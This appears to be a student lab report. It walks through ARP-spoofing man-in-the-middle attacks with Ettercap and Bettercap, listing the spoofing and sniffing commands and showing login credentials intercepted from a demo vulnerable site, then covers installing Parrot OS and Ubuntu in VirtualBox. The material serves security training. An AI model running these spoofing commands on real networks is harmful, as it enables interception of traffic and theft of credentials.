


STEP 8 : Perform login or any other operation to get content of another machine on ETTERCAP


- **Goto windows 7**
- **Turn on browser and search http://testphp.vulnweb.com/**
- **Login: username: test**

Password: test

STEP 8: Content showing on Ettercap tool as we logged through credentials



STEP 9: Go to wireshark and check all the packets you will get multiple unknown Ip addresses



BETTERCAP

STEP 1: Open Kali linux terminal

STEP 2: Go in super admin –

Sudo su

Password- kali

STEP 3: Install Bettercap

Command : apt-get install bettercap

```
┌──(root㉿kali)-[/home/kali]
└─# apt-get install bettercap
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  bettercap-caplets bettercap-ui
The following NEW packages will be installed:
  bettercap bettercap-caplets bettercap-ui
0 upgraded, 3 newly installed, 0 to remove and 1607 not upgraded.
Need to get 9,181 kB of archives.
```

if error occurs update it


Command: apt-get update

```
┌──(root㉿kali)-[/home/kali]
└─# apt-get update

Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.5 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.9 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [116 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [247 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [193 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [884 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [33.1 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [16.9 kB]
Fetched 66.9 MB in 24s (2,741 kB/s)
Reading package lists ... Done
```

- **Perform following commands :**
- **Net.probe on**
- **Set arp.spoof.fullduplex true**
- **Set arp.spoof.targets <ip>**
- **Set net.sniff.local true**
- **arp.spoof on**
- **net.sniff on**

```
  GNU nano 4.9.3
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.1.7
set net.sniff.local true
arp.spoof on
net.sniff on
```

```
192.168.0.0/24 > 192.168.0.105 » help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP
 on the subnet.

   net.probe on : Start network hosts probing in background.
  net.probe off : Stop network hosts probing in background.

  Parameters

      net.probe.mdns : Enable mDNS discovery probes. (default=true)
      net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
  net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10
)
      net.probe.upnp : Enable UPNP discovery probes. (default=true)
       net.probe.wsd : Enable WSD discovery probes. (default=true)

192.168.0.0/24 > 192.168.0.105 » net.probe on
[05:28:30] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.105 » [05:28:30] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24
192.168.0.0/24 > 192.168.0.105 » [05:28:30] [endpoint.new] endpoint 192.168.0.103 detected as 5c:61:99:55:a4:a1 (Cl
oud Network Technology Singapore Pte. Ltd.).
192.168.0.0/24 > 192.168.0.105 » [05:28:31] [endpoint.new] endpoint 192.168.0.100 detected as 46:1b:6f:a5:ec:ae.
192.168.0.0/24 > 192.168.0.105 » [05:28:31] [endpoint.new] endpoint 192.168.0.101 detected as 66:6a:68:59:68:6A.
192.168.0.0/24 > 192.168.0.105 » [05:28:32] [endpoint.new] endpoint 192.168.0.104 detected as bc:2f:3d:19:86:7a (vi
vo Mobile Communication Co., Ltd.).
192.168.0.0/24 > 192.168.0.105 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

    arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if
 the router has ARP spoofing protections in place this will make the attack fail). (default=false)
      arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only
 connections going to and coming from the external network. (default=false)
  arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=fa
lse)
       arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nm
ap style IP ranges. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (d
efault=)
```




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php

uname=test&pass=test
```

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/userinfo.php
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 120
Cookie: login=test%2Ftest

uname=[illegible]
```

23EO4-ST#IS#6246– Task-3

Parrot Operating System on VirtualBox

A. Generate a report on the installation of the Parrot Operating System

in the Virtual Box.

Step 1: Download Parrot OS


1. Access the Chrome browser.

2. Navigate to the Parrot OS download page using the following link: [Parrot OS Download Page](https://www.parrotsec.org/download/)

3. Choose the Home Edition version for download.

4. Click on the "Downloads" section.

5. Select the ISO file download option.



Step 2: Download VirtualBox

1. Download the VirtualBox executable file from the official website.

2. Complete the installation by following the setup instructions.

Step 3: Virtual Machine Setup

1. Launch VirtualBox.


2. Click on "New" to create a new virtual machine.

3. Enter the operating system name as "Parrot OS".

4. Choose the type as "Linux".

5. Select version "Debian 64".

6. Proceed by clicking "Next".



Step 4: Memory Allocation


1. Allocate memory size; recommended size is 1024MB.

2. Allocate 2048MB of memory.

3. Keep remaining settings as default.


4. Allocate 20GB of virtual hard disk.

5. Click "Finish".



Step 5: Configuration Settings


1. Go to "Settings" for the newly created virtual machine.



2. Under General:


Click on the Advanced tab.

Set clipboard to "Bidirectional"



3. Under "System":

Allocate base memory as per requirements or until the green bar.




4. Under "Storage":

- Click on "Empty" under the controller IDE.

- Select the disk of optical drive.


- Choose a disk file and select the Parrot OS ISO file downloaded earlier.




Step 6: Finalizing Installation

1. Verify that the ISO file is selected below the controller IDE.

2. Proceed by clicking "Start".




Parrot Os [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places System
Thu Apr 4, 21:17
Parrot
user's Home
Install Parrot
README.license
Trash
Menu
Right Ctrl

UBUNTU SETUP IN VM

STEP 1: Download UBUNTU ISO file

STEP 2: Open Virtual machine

STEP 3: Click on NEW

STEP 4: Enter Name: UBUNTU, Type: LINUX , Version: Ubuntu(64 bit)

STEP 5: Click next

STEP 6: In Hardware set Base Memory till green bar

STEP 7: Set virtual disk

